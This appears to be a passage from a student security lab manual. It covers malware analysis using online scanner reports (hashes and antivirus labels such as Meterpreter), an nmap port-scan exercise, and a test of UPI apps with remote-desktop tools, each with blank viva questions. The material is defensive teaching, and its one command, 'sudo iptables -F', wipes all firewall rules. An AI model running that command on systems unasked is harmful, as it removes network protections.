Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.**Step1:****Collection Information about Malware:**

How a malware is collected.

Step2:**Basic Information about malware:**

Name: file.exe

Media Type: application/x-msdownload

SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fbb3f58ba80a


Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a

Submission ID: 62c24f59783441cda10213de

Submission Date: 07/04/2022, 02:24:27

Step3:**Report from filescan.io**

In filescan.io



file.exe

Submission Date: 07/04/2022, 09:56:16 UTC +00:00

Status: Analyzing submission ...

File transformation

Verdict: Suspicious

Confidence: 100%

Submission Info

Name: file.exe
Media Type: application/x-msdownload
SHA-256: d01d08621690c1a7a0f41bdd1b02ec054e418ef68b06cd3cfd54fb3f58ba80a
Report ID: 8355dc96-be6a-4822-bc88-03fe506cb84b
Submission ID: 62c2b93edd037e27032e82f7
Submission Date: 07/04/2022, 09:56:16

Download File Download Report

pexe html cobalt greyware overlay packed

Analysis Overview

Malicious Suspicious Informational

Report in virustotal

50 / 68
Community Score

① 50 security vendors and 1 sandbox flagged this file as malicious

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Security Vendors' Analysis ①				
Acronis (Static ML)	① Suspicious	Ad-Aware	① Trojan.CryptZ.Gen	
AhrLab-V3	① Trojan/Win32.Shell.R1283	ALYac	① Trojan.CryptZ.Gen	
Arcabit	① Trojan.CryptZ.Gen	Avast	① Win32.Meterpreter-C [Tr]	
AVG	① Win32.Meterpreter-C [Tr]	Avira (no cloud)	① TR/Patched.Gen2	
BitDefender	① Trojan.CryptZ.Gen	BitDefenderTheta	① Gen:NN.ZexxF34294.eq1@a8wLCag1	
Blav Pro	① W32.FamVT.RorenNHc.Trojan	ClamAV	① Win.Trojan.Swron-5710536-0	
Comodo	① TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon	① Win/malicious_confidence_100% (D)	
Cyberreason	① Malicious.Iff086	Cylance	① Unsafe	
Cynet	① Malicious (score: 100)	Cynet	① W32/Swron A.arn Fidorado	

Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables -F]

VIVA Questions

1. What is malware?

.....
.....
.....

2. What is port scanning?

.....
.....
.....

3. List out any two websites used to get the malware analysis report?

.....
.....
.....

4. What is nmap/Zenmap tool? Why is it used?

.....
.....
.....

5. How is malware collected?

.....
.....
.....

Experiment 10: Test security of UPI applications on Desktop sharing applications.**Step 1:**

Download and install UPI application on your phone

Download and install Teamviewer on your phone and computer

Download and install Anydesk on your phone and computer

Step 2:

Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps	Team Viewer	Any Desk
BHIM		
Google Pay		

VIVA Questions

1. List out a few UPI Apps?

.....
.....
.....

2. What is security policy?

.....
.....
.....

3. What is a software license?

.....
.....
.....

4. Why is security testing required?

.....
.....
.....

5. What is Steganography?

.....
.....
.....